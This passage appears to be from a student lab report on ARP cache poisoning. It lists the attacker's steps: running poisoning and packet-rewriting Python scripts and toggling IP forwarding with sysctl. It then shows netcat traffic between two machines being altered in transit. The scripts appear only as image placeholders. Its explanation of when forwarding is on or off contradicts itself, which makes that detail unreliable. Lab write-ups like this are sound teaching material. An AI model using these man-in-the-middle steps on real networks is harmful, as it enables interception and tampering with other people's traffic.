
This packet is then forwarded to the desired destination. The TCP traffic from B to A remains unchanged.

The steps on the Attacker’s terminal are as follows:


1. python3 Task2a.py (to poison the cache)
2. sysctl net.ipv4.ip_forward=1 (to establish netcat session between A and B}
3. sysctl net.ipv4.ip_forward=0 (to make changes to the packet)
4. python3 Task3.py (run the above code)


The following is the output on Terminal of Machine A and B on the left with commands executing on the right which is the attacker machine.

Establishing netcat connection and checking working:



Running the MITM attack :





Here, we see that the ARP cache is poisoned with M’s MAC address in B’s and A’s IP, respectively. B acts as the server and A as the client.

The first line is sent with IP forwarding enabled, this shows that the packet has not been changed. Now a similar string after turning IP forwarding on = 1 and executing, notice that the string ‘sneden’ at the client is substituted with ‘AAAAAA’ on the server. This shows that using ARP Cache Poisoning, we successfully performed a MITM attack over Netcat.